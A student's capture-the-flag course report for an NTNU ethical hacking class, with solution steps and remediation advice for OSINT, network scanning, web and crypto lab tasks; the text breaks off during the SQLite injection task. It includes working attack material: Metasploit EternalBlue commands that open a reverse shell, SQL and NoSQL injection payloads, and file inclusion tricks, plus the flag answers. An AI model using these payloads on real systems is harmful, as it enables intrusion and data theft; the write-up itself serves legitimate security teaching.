

Task Report

IHK-3100



NTNU

Norwegian University of
Science and Technology

Prepared On:

01-Nov-25

Prepared By:

Torjus Meyer Hegre

torjushm@ntnu.no

Contents

1.	Introduction	1
1.1	Scope of Work	1
2.	Tasks Summary	3
3.	Home Tasks.....	5
3.1	OSINT Theory By AI-1 (10 points).....	5
3.2	Technical Information Gathering Theory By AI (10 points).....	5
3.3	Longest Ride (50 points)	5
3.4	Image Meta Data Analysis (50 points)	5
3.5	DNS Lady (50 points)	6
3.6	Bucket of Info (50 points)	6
3.7	I am Well known (50 points)	7
3.8	NTNU SSH (50 points)	7
3.9	Alone in Svalbard (50 points).....	7
3.10	Vulnerability Identification (50 points)	8
3.11	Finding MySql (50 points).....	8
3.12	Tea Cups (50 points)	9
3.13	What feedback? (50 points)	9
3.14	CryWithASmile (200 points).....	10
3.15	Multi Encoder (20 points)	12
3.16	Variable Detective (40 points)	12
3.17	Function Caller (40 points).....	13
3.18	Parameter Tampering (40 points).....	13
3.19	SQLI (40 points)	14
3.20	XSS or Something Else (50 points)	15
3.21	Local File Inclusion (LFI) (40 points).....	16
3.22	Path Traversal (40 points).....	17
3.23	NoSQLI (40 points).....	17
3.24	Free purchase! (50 points)	18
3.25	Leet User (50 points).....	18
3.26	Breaking very week RSA (60 points).....	19
3.27	Old Crypto Transposition (60 points)	19
3.28	What the logo is hiding? (20 points).....	20
3.29	Eggmarket Shoppparameter (50 points).....	21
3.30	Eggmarket EGG-FI (50 points)	21

3.31	Broken Web (50 points).....	22
3.32	Eggmarket database (50 points)	23
3.33	Broken Access Control (50 points).....	24
3.34	Eggmarket Ticketchecker (50 points).....	25
4	Conclusion.....	25

1. Introduction

This report documents the results of an ethical hacking exercise conducted as part of the IIK3100 course. The primary goal was to identify and exploit vulnerabilities in a controlled environment to understand the techniques attackers use and the corresponding defensive measures.

The assessment covered multiple domains of cybersecurity, including:

- Reconnaissance and OSINT techniques.
- Exploitation of web application vulnerabilities.
- Network service enumeration and exploitation.
- Cryptographic weaknesses and secure coding flaws.

Each task demonstrates a specific vulnerability or security concept, followed by recommended remediation steps to mitigate the identified risks. The findings highlight the importance of secure coding practices, proper input validation, and robust access control mechanisms in modern systems.

1.1 Scope of Work

The scope of this assessment was to perform a series of ethical hacking tasks designed to identify, exploit, and analyze common vulnerabilities in web applications, network services, and cryptographic implementations. The objective was to simulate real-world attack scenarios in a controlled environment to evaluate security posture and provide actionable remediation steps.

The activities included:

- **Information Gathering:** OSINT, DNS analysis, metadata extraction.
- **Web Application Testing:** SQL Injection, NoSQL Injection, XSS, Local File Inclusion (LFI), Path Traversal, Parameter Tampering, Broken Access Control, and Business Logic flaws.
- **Network and Service Enumeration:** Nmap scanning, service fingerprinting, vulnerability identification.
- **Cryptographic Analysis:** RSA key recovery and classical cipher decryption.
- **Steganography and Data Extraction:** Hidden data retrieval from images and files.

All tests were conducted within the boundaries of the provided lab environment and followed ethical guidelines to ensure no harm to production systems.

The assessments was performed on the following servers, network devices, web applications:

Scope of Work	
S No.	Address
Final Task	

1	Ip Address: "10.212.174.238" (Lab network host)
2	Web Application: "http://eggmaxrket.local"
3	Web Application: "http://taskportal.local"
4	Web Application: "http://capquiz.math.ntnu.no"
5	Web Application: "http://inspera.com"
6	Virtual Machine: "192.168.56.101" (Windows 7 VM)
7	Network Service: MySQL → Port 3306 (SQL Injection vulnerability)
8	Network Service: CUPS → Port 631 (Printing service vulnerability)
9	Network Service: SMB → Ports 139 and 445 (MS17-010 EternalBlue exploit)
10	Image Files: PNG files (Metadata analysis and steganography tasks)
11	Database: SQLite (Eggmarket database enumeration via SQLi)

2. Tasks Summary

The following table highlights the tasks completed with a total of 1660 points.

Total Challenges		Completed	Partially Completed	Not Completed
34		34	0	0
S.No.		Challenge		Status
Total of 1660 points				
1.	OSINT Theory By AI-1			Completed
2.	Technical Information Gathering Theory by AI			Completed
3.	Longest Ride			Completed
4.	Image Meta Data Analysis			Completed
5.	DNS Lady			Completed
6.	Bucket of Info			Completed
7.	I am Well Known			Completed
8.	NTNU SSH			Completed
9.	Alone in Svalbard			Completed
10.	Vulnerability Identification			Completed
11.	Finding MySql			Completed
12.	Tea Cups			Completed
13.	What feedback?			Completed
14.	CryWithASmile			Completed
15.	Multi Encoder			Completed
16.	Variable Detective			Completed
17.	Function Caller			Completed
18.	Parameter Tampering			Completed

19.	SQLI	Completed
20.	XSS or Something Else	Completed
21.	Local File Inclusion (LFI)	Completed
22.	Path Traversal	Completed
23.	NoSQLI	Completed
24.	Free Purchase!	Completed
25.	Leet User	Completed
26.	Breaking very weak RSA	Completed
27.	Old Crypto Transposition	Completed
28.	What the logo is hiding?	Completed
29.	Eggmarket Shoppparameter	Completed
30.	Eggmarket EGG-FI	Completed
31.	Broken Web	Completed
32.	Eggmarket Database	Completed
33.	Broken Access Control	Completed
34.	Eggmarket Ticketchecker	Completed

3. Home Tasks

3.1 OSINT Theory By AI-1 (10 points)

- **Description**

Answered the OSINT quiz

- **Flag obtained**

Flag{osint101}

3.2 Technical Information Gathering Theory By AI (10 points)

- **Description**

Answered the Technical Information Gathering Theory by AI-1 quiz

- **Flag obtained**

flag{ti9801}

3.3 Longest Ride (50 points)

- **Description**

Accessed Strava and located Muhammad Mudassar Yamin's longest bike ride

- **Steps taken**

1. Opened strava on my phone
2. Navigate to his profile → Statistics → Longest ride
3. Found the longest ride distance: 91.65km.
4. Entered "91.6" as the answer

- **Flag Obtained**

91.6

3.4 Image Meta Data Analysis (50 points)

- **Description**

Extracted metadata from a PNG image to identify editing software

- **Steps taken**

1. Used metadata2go.com to upload the picture

-
- Retrieved metadata showing editing software paint.net 4.1.3.

software	paint.net 4.1.3
----------	-----------------

- Flag Obtained**

paint.net 4.1.3

3.5 DNS Lady (50 points)

- Description**

Performed WHOIS lookup on the domain to find the name server.

- Steps taken**

- Used terminal and ran: "whois capturethethc.win"

```
Name Server: george.ns.cloudflare.com  
Name Server: margot.ns.cloudflare.com
```

- Found two name servers where only one is a lady.
- Entered "margot" as the flag

- Flag Obtained**

margot

3.6 Bucket of Info (50 points)

- Description**

Discovered exposed S3 bucket information related to Inspera

- Steps taken**

- Searched google using the query: "site:inspera.com bucket"
- Found a list of DNS names and associated S3 buckets for static assets and file uploads:
<https://support.inspera.com/hc/no/articles/360035732691-List-of-DNS-names>
- Identified the correct bucket: "insperalearning-prod.s3.eu-west-1.amazonaws.com"

- Flag Obtained**

insperalearning-prod.s3.eu-west-1.amazonaws.com

3.7 I am Well known (50 points)

- **Description**

Located the security.txt file for NTNU's quiz domain

- **Steps taken**

1. Identified the quiz domain that is used by NTNU by googling "NTNU quiz domain" and it was "capquiz.math.ntnu.no"
2. Appended "/security.txt" to the domain url
3. Accessed the file and obtained the flag

- **Flag Obtained**

capquiz.math.ntnu.no/security.txt

3.8 NTNU SSH (50 points)

- **Description**

Researched NTNU documentation to find the SSH client restriction. I did not manage to find a smart way to find this, but this manual method did work.

- **Steps taken**

1. Used NTNU's search portal: "<https://www.ntnu.edu/sok?query=SSH%20client&category=all&sortby=fresh>"
2. Sorted results by date and reviewed multiple pages
3. On page 22, found the article "Removing viruses from your home directory" which mentioned "You can not use the Mindterm client ..."
4. Entered "Mindterm" as the flag

- **Flag Obtained**

Mindterm

3.9 Alone in Svalbard (50 points)

- **Description**

Used Shodan to identify a host in Svalbard.

- **Steps taken**

1. Accessed Shodan and searched for "Svalbard"
2. Found a Norwegian host labeled as "Norway, Oslo" on the first page

159.162.103.120

Statens Kartverk



Norway, Oslo

Ntrip:

Server: NTRIP Trimble Ntrip Caster 4.1

Network Record #1:

Type: STR

Mountpoint: CPOSGLONASS

Identifier: CPOSGLONASS

Format: RTCM 3.1

Format Details: 1004(1),1005/1007(5),PBS(10)

Carrier: 2

Navigation System:

US NAVSTAR GPS

GLONASS

Network: SA...

3. Retrieved the IP address: "159.162.103.120"

- **Flag Obtained**

159.162.103.120

3.10 Vulnerability Identification (50 points)

- **Description**

Investigated CVE details to identify the vulnerable service and port

- **Steps taken**

1. Searched the CVE database for "CVE-2013-6891"
2. Found details in "<https://www.cvedetails.com/cve/CVE-2013-6891/>" indicating the vulnerability affects lppasswr in CUPS
3. The top open port discovered on systems with that issue was listed as "631" which is the flag

- **Flag Obtained**

631

3.11 Finding MySql (50 points)

- **Description**

Performed an Nmap scan to identify open ports and potential vulnerabilities

- **Steps taken**

1. Executed the nmap scan: ".\nmap -p- -sV -script vulners 10.212.174.238"
2. Reviewed the scan results and found port 3306 open, indicating MySQL service vulnerable to SQL injection attacks.

```
3306/tcp open  mysql      MySQL (unauthorized)
```

- **Flag obtained**

3306

- **Vulnerability remediation**
 - Restrict access to MySQL port 3306 using firewall rules
 - Enforce strong authentication and disable remote root login
 - Apply the latest security patches for MySQL.

3.12 Tea Cups (50 points)

- **Description**

Identified an open CUPS service on the network using Nmap

- **Steps taken**

1. Used the same Nmap scan as above
2. Found port 631 open, which corresponds to the CUPS printing service

```
631/tcp open  ipp        CUPS 1.7
```

- **Flag Obtained**

631

- **Vulnerability Remediation**
 - Disable CUPS service if not required.
 - Restrict access to port 631 via firewall.
 - Keep CUPS updated to the latest version.

3.13 What feedback? (50 points)

- **Description**

Analyzed network traffic to extract feedback submitted via HTTP POST.

- **Steps Taken**

1. Downloaded home.pcapng and opened it in Wireshark.
2. Applied filter: "http.request.method == "POST""
3. Inspected POST packets and found the comment in the last packet: "notagoodwebsite"

```
.212.175.59:3000
Connection: keep-alive
Referer: http://10.212.175.59:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookie_consent_status=dismiss
Priority: u=0
{"captchaId":1,"captcha":"22","comment":"notagoodwebsite (anonymous)","rating":"2"}
```

- **Flag obtained**

notagoodwebsite

3.14 CryWithASmile (200 points)

- **Description**

Exploited EternalBlue vulnerability on a Windows 7 VM using Metasploit

- **Steps taken**

1. Downloaded the .vmdk file and ran it in VirtualBox with Windows 7 OS
2. Set up Kali Linux with Host-only adapter and identified the network both computers were on by ip a: "192.168.56.102"
3. Scanned the network: "nmap -sn -vv 192.168.56.0/24" which showed that port 100 and 101 was open. The windows 7 host was on port 101.

```
Nmap scan report for 192.168.56.100
Host is up, received arp-response (0.0021s latency).
MAC Address: 08:00:27:EC:74:6F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up, received arp-response (0.0031s latency).
MAC Address: 08:00:27:12:6E:CE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

4. To scan for vulnerabilities I used: "nmap -p- -sV --script=vulners 192.168.56.101" Showing port 139 and 445 open which is an SMB service vulnerable to MS17-010 (EternalBlue)

```
(torjushm@kali)-[~]
$ nmap -p- -sV --script=vulners 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-27 10:12 CET
Nmap scan report for 192.168.56.101
Host is up (0.0050s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp    open  rtpsp?

```

5. Started Metasploit in Kali Linux using “sudo msfconsole”. To find EternalBlue versions I could use I used the command “search eternalblue” and found a “smb_ms17-010” scanner. Setting up RHOSTS and RPORT to the vulnerable PC I ran the scan which confirmed the vulnerability.

```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf auxiliary(scanner/smb/smb_ms17_010) > set PORT 445
[!] Unknown datastore option: PORT. Did you mean RPORT?
PORT => 445
msf auxiliary(scanner/smb/smb_ms17_010) > set RPORT 445
RPORT => 445
msf auxiliary(scanner/smb/smb_ms17_010) > run
[+] 192.168.56.101:445 - Host is likely VULNERABLE to MS17-010! - Windows
7 Professional 7601 Service Pack 1 x86 (32-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+'
and '?' was replaced with '*' in regular expression
[*] 192.168.56.101:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

6. Exploited using “exploit/windows/smb/ms17_010_psexec” since it allows for reverse tcp shells on the vulnerable PC. I checked payloads using “show payloads” and used payload 4 which was a shell_reverse_tcp. I then had to set up RHOSTS and RPORT again. I also had to set up SMBUser and SMBPass to “”. Then I used the exploit

```
msf exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 192.168.56.101:445 - Built a write-what-where primitive...
[*] 192.168.56.101:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.56.101:445 - Selecting PowerShell target
[*] 192.168.56.101:445 - Executing the payload...
[*] 192.168.56.101:445 - Service start timed out, OK if running a command or non-service executable...
[*] Command shell session 1 opened (192.168.56.102:4444 -> 192.168.56.101:49160) at 2025-10-27 10:44:29 +0100

Shell Banner:
Microsoft Windows [Version 6.1.7601]

C:\Windows\system32>cat flag.txt

```

7. I then gained shell access to the remote PC and could execute commands. I searched for windows commands and used “where.exe /r C:\ *.txt” to scan all text documents. Looking through the results I found a flag.txt file located in “\Users\OnlyKidCrys\Desktop” and read the file using “type flag.txt”

```
C:\Windows\system32>
C:\Windows\system32>cd \Users\OnlyKidCrys\Desktop
cd \Users\OnlyKidCrys\Desktop
C:\Users\OnlyKidCrys\Desktop>type flag.txt
type flag.txt
flag{oogames}
```

- **Flag Obtained**

flag{oogames}

- **Vulnerability Remediation**
 - Apply MS17-010 patch immediately
 - Disable the SMBv1 protocol
 - Restrict access to ports 139 and 445

3.15 Multi Encoder (20 points)

- **Description**

Decoded a multi-layer Base64 encoded message.

- **Steps Taken**
 1. Downloaded the encoded data file.
 2. Identified Base64 encoding and decoded repeatedly until the original message appeared.
 3. Final decoded flag: FLAG{b64_ctf_complete}.
- **Flag Obtained**

FLAG{b64_ctf_complete}

3.16 Variable Detective (40 points)

- **Description**

Discovered a hidden variable in the website's JavaScript code.

- **Steps taken**
 1. Opened the website and opened inspect element.
 2. Navigated to the <script> section in the page source.
 3. Found the variable declaration: "window.flag3 = "FLAG{variable_uncovered}"

The image shows a web browser window with a challenge titled "Variable Detective Challenge". The challenge text says: "This page is cluttered with code and distractions. Your mission: uncover the hidden flag!". Below this is a "Developer Notes" section with a paragraph of Lorem Ipsum and a red flag: "FLAG{wrong_variable}". To the right, the browser's developer tools are open to the "Sources" tab, showing the JavaScript source code. The code includes several "noise" divs, an "Update Profile" form, and three hidden divs with messages. At the bottom, a script tag contains the line: "window.flag3 = 'FLAG{variable_uncovered}';".

- **Flag Obtained**

FLAG{variable_uncovered}


3.17 Function Caller (40 points)

- **Description**

Executed a JavaScript function via the browser console to reveal the flag.

- **Steps Taken**

1. Opened the website and inspected elements.
2. Switched to the Console tab.
3. Called the function: “revealFlag()” and the flag appeared



- **Flag Obtained**

FLAG{function_called_successfully}

3.18 Parameter Tampering (40 points)

- **Description**

Manipulated URL parameters to gain admin access and retrieve the flag.

- **Steps Taken**

1. Accessed the website and appended ?id=1 to the URL.
2. Observed parameters: ID, Name, Role, Data.
3. Inspected page elements and found that ID 999 corresponds to admin.

```
_0x1a2b.push({
  id: 999,
  name: 'admin',
  role: 'admin',
  data: atob('RkxBR3twYXJhbWV0ZXJfdGFtcGVyZWR9')
});
```

4. Changed the URL to ?id=999 → logged in as admin and retrieved the flag.

User Profile

ID: 999

Name: admin

Role: admin

Data: FLAG{parameter_tampered}

- **Flag Obtained**

FLAG{parameter_tampered}

- **Vulnerability Remediation**

- Validate and sanitize all input parameters on the server side.
- Implement proper access control checks regardless of client-side input.

3.19 SQLI (40 points)

- **Description**

Exploited SQL Injection vulnerability in the user search tool.

- **Steps Taken**

1. Navigated to Tools → User Search Tool (SQL).
2. Tested with normal input: "alex" which returned user info.
3. Injected SQL payload: "' OR 'a'='a" which returned all users

User Search Tool (SQL)

Search my user database. Prototype without params—oops!

' OR 'a'='a

- alex: Junior dev
- bob: Python enthusiast
- clara: Frontend lover
- dave: Backend coder
- emma: Full-stack dev
- frank: Security newbie
- grace: API designer
- hannah: Database admin
- ian: Cloud architect
- julia: DevOps learner
- secret: CTF{LEETUSER_1337}

• Flag Obtained

CTF{LEETUSER_1337}

• Vulnerability Remediation

- Use prepared statements and parameterized queries.
- Implement strict input validation and escaping.
- Apply less privilege to database accounts.


3.20 XSS or Something Else (50 points)

• Description

Discovered the flag stored in cookies via browser developer tools.

• Steps Taken

1. Performed a random search on the website → hint suggested checking cookies.
2. Opened Inspect Element → Application → Cookies.



-
- **Flag Obtained**

CTF{task_1_reflected_xss}


- **Vulnerability Remediation**
 - Implement proper output encoding to prevent XSS.
 - Use HttpOnly and Secure flags for cookies.
 - Validate all user input before rendering on the page.

3.21 Local File Inclusion (LFI) (40 points)

- **Description**

Exploited a Local File Inclusion vulnerability to access a hidden file

- **Steps taken**
 1. Navigated to Tools → File Includer Tool on the website
 2. Observed the URL pattern: “/include?file=welcome.txt”
 3. Replaced the “welcome.txt” to “secret_flag.php”



- **Flag Obtained**

CTF{LFI_is_fun}

- **Vulnerability Remediation**
 - Validate and sanitize file input parameters
 - Use whitelisting for allowed files.
 - Disable direct file inclusion and implement secure coding practices

3.22 Path Traversal (40 points)

- **Description**

Exploited a path traversal vulnerability to access restricted files.

- **Steps taken**

1. Navigated to Tools → File Viewer
2. Observed the URL pattern used: “/file-view?path=welcome.txt”
3. Changed “welcome.txt” to “flag.txt” which displayed the flag

⚠ Ikke sikker challenges.iik3100-h25.iaas.iik.ntnu.no:9090/file-view?path=flag.txt

File Viewer Tool

View files in my directory. Try ?path=... (Traversal might work—prototype flaw).

CTF{Path_Traversal_Rocks}

- **Flag Obtained**

CTF{Path_Traversal_Rocks}

- **Vulnerability Remediation**

- Sanitize and validate file path inputs.
- Implement directory traversal protection using canonical paths.
- Restrict access to sensitive files via server-side controls.

3.23 NoSQLI (40 points)

- **Description**

Exploited NoSQL injection in a JSON-based user search tool.

- **Steps taken**

1. Accessed Tools → NoSQL User Search Tool which showed a normal query example: {“username”: “alex”} which is in JSON
2. Injected a payload: “{"\$where": "Object.keys(this)[0].match('^{0}a.*')"}”

NoSQL User Search Tool

Search my JSON user database. Enter JSON query like {

["\$where": "Object.keys(this)[0].match('^{0}a.*')"]

Tip: Try MongoDB operators to dump all users!

- alex: Junior dev
- bob: Python enthusiast
- clara: Frontend lover
- dave: Backend coder
- emma: Full-stack dev
- frank: Security newbie
- grace: API designer
- hannah: Database admin
- ian: Cloud architect
- julia: DevOps learner
- secret: CTF{NoSQL_Master}

-
- **Flag Obtained**

CTF{NoSQL_Master}

- **Vulnerability Remediation**
 - Use strict schema validation for NoSQL queries.
 - Disable \$where and other dynamic operators.
 - Implement input sanitization and access control.

3.24 Free purchase! (50 points)

- **Description**

Exploited a business logic flaw to bypass payment.

- **Steps Taken**
 1. Navigated to Tasks → Purchase Demo.
 2. Changed the price field to 0 and submitted the form.

Free purchase! Here's your bonus: CTF{task_3_logic_flaw}

(This shouldn't happen, but prototype glitch!)

- **Flag Obtained**

CTF{task_3_logic_flaw}


- **Vulnerability Remediation**
 - Validate price and transaction logic on the server side.
 - Implement integrity checks for critical business rules.

3.25 Leet User (50 points)

- **Description**

Exploited an IDOR (Insecure Direct Object Reference) vulnerability.

- **Steps taken**
 1. Searched online for "Leet User" and found that it is also known as 1337
 2. Navigated to Task 4: User Profile and observed the URL pattern: "/user/id"
 3. Changed the "/id" to "/1337"



Admin Profile

Secret flag: CTF{task_4_idor}

- **Flag Obtained**

CTF{task_4_idor}

- **Vulnerability Remediation**

- Implement proper access control checks for object references.
- Avoid exposing predictable identifiers in URLs.

3.26 Breaking very weak RSA (60 points)

- **Description**

Decrypted an RSA-encrypted message by factoring a weak modulus and computing the private key.

- **Steps taken**

1. Given ciphertext: 5472482 and public key $(e, n) = (3, 62615533)$.
2. Factored $n = 62615533$ into primes: $p=7907, q=7919$ using ChatGPT
3. Calculated $\phi(n) = (p-1)(q-1) = 7906 \cdot 7918 = 62\,599\,708$
4. Computed private key d using modular inverse $d = e^{-1} \bmod \phi(n) = 3^{-1} \bmod 62\,599\,708 = 41\,733\,139$
5. Decrypted the message $m = c^d \bmod n = 5\,472\,482^{41\,733\,139} \bmod 62615533 = 456892$

- **Flag Obtained**

456892

- **Vulnerability Remediation**

- Use sufficiently large key sizes (≥ 2048 bits) for RSA.
- Avoid predictable or small public exponents without proper padding.

3.27 Old Crypto Transposition (60 points)

- **Description**

Decrypted a transposition cipher using brute-force key generation.

- **Steps Taken**

1. Task indicated key length: 5 alphanumeric characters based on course code IIK3100.

-
2. Wrote a Python script to generate all possible 5-character permutations from IIK3100.

```
Old_Crypto_Transposition.py > ...
1  import itertools
2
3  cipher_text = "{_l4snh_gs4pro0p_a1_mtp11}fT1s3n1_3lhs1_stcr"
4  course_code = "IIK3100"
5  key_length = 5
6
7  def decrypt(cipher, key):
8      cols = len(key)
9      rows = len(cipher) // cols
10     grid = [''] * cols
11     order = sorted(range(len(key)), key=lambda i: key[i])
12     idx = 0
13     for col in order:
14         grid[col] = cipher[idx:idx+rows]
15         idx += rows
16     plaintext = ''.join(''.join(row) for row in zip(*grid))
17     return plaintext
18
19 # Generate all permutations of 5 chars from course code
20 chars = list(course_code)
21 for combo in set(itertools.permutations(chars, key_length)):
22     key = ''.join(combo)
23     pt = decrypt(cipher_text, key)
24     if "flag" in pt or "{" in pt:
25         print(f"Possible key: {key} -> {pt}")
26
```

3. Searched results for “flag” and found the correct plaintext.

- **Flag Obtained**

flag{Th1s_1s_4_s1mpl3_tr4nspos1t10n_c1ph3r}

3.28 What the logo is hiding? (20 points)

- **Description**

Extracted hidden data from an image using steganography analysis.

- **Steps Taken**

1. Uploaded the image to <https://www.aperisolve.com>.
2. Scrolled to Zsteg analysis section.
3. Found hidden data under “b1,rgb,lsb,xy”: flag(stegno101)

- **Flag Obtained**

flag(stegno101)


3.29 Eggmarket Shoppparameter (50 points)

- **Description**

Exploited client-side validation flaw to modify purchase parameters.

- **Steps Taken**

1. Inspected source code → hint indicated no server-side validation.
2. Enabled disabled purchase button via inspect element on the website.
3. Clicked the button and intercepted POST request using Burp Suite.
4. Modified the parameter: credits = 100 → credits = 1000



5. Forwarded the requests and flag appeared

- **Flag Obtained**

`iik3100{client_side_validation_fail}`

- **Vulnerability Remediation**

- Enforce validation and authorization checks on the server side.
- Never rely on client-side controls for critical logic.

3.30 Eggmarket EGG-FI (50 points)

- **Description**

Exploited Local File Inclusion vulnerability to access sensitive file.

- **Steps taken**

1. Observed the image loading pattern was explicit in the URL: `"view_egg?img=plain.png"`
2. Checked the source code and found that to retrieve the egg image it used: `"get_file?file="`


```
<div class="card-header d-flex justify-content-between align-items-center">
  <h3 class="mb-0">Egg Details</h3>

  <a href="/eggFI/get_file?file=static/uploads/plain.png"
    class="btn btn-sm btn-outline-primary" target="_blank">
    <i class="bi bi-download"></i> Download Image
  </a>
</div>
<div class="card-body text-center">
  <!-- Display the image -->
  </div>
```

3. Changed the URL to "get_file?file=flag.txt"

```
ik3100{l0c4l_f1l3_1nclus10n_vuln3r4b1l1ty}
```

- **Flag Obtained**

ik3100{l0c4l_f1l3_1nclus10n_vuln3r4b1l1ty}

- **Vulnerability Remediation**

- Validate and sanitize file input parameters.
- Restrict access to sensitive files and directories.
- Implement secure coding practices to prevent LFI.

3.31 Broken Web (50 points)

- **Description**

Discovered exposed access control information and decoded a Base64 string.

- **Steps Taken**

1. Inspected the website source code and found privilege login details.
2. Identified a superadmin user with ID 777.
3. Found a Base64 encoded string in the function() section
"RkxBR3thY2Nlc3NfY29udHJvbF9zaGF0dGVyZW9"

```
_0x9f2d.push({
  id: 777,
  owner: 'superadmin',
  access_level: 'superadmin',
  data: function() {
    var enc = 'RkxBR3thY2Nlc3NfY29udHJvbF9zaGF0dGVyZW9';
    var dec = atob(enc);
    var xorKey = 13;
    var res = '';
    for (var m = 0; m < dec.length; m++) {
      res += String.fromCharCode(dec.charCodeAt(m) ^ xorKey);
    }
    return res;
  }()
});
```

-
4. Used <https://www.base64decode.org/> to decode the string → FLAG{access_control_shattered}

- **Flag Obtained**

FLAG{access_control_shattered}

- **Vulnerability Remediation**
 - Remove sensitive information from client-side code.
 - Implement strict access control checks on the server side.

3.32 Eggmarket database (50 points)

- **Description**

Exploited SQL Injection to enumerate database tables and extract secrets.

- **Steps taken**

1. Went to login page and logged in using SQL injection: "" OR 1=1;--" in username and a random letter in password
2. Went to "Search Users" and determined column count using: "" ORDER BY 4--" after a failure at 5 confirming 4. You could also observe this when using "" ORDER BY 1--", but I wanted to confirm with code.

Search Results for: "" ORDER BY 4-- "

ID	Username	Email	Role
1	admin	admin@eggmarket.com	admin
2	user	user@eggmarket.com	user
3	alice	alice@eggmarket.com	user
4	bob	bob@eggmarket.com	user
5	charlie	charlie@eggmarket.com	user

3. Checked for SQLite version: "" UNION SELECT sqlite_version(), NULL, NULL, NULL --" which resulted in the return of a version: 3.46.1

Search Results for: "" UNION SELECT sqlite_version(), NULL, NULL, NULL --"

ID	Username	Email	Role
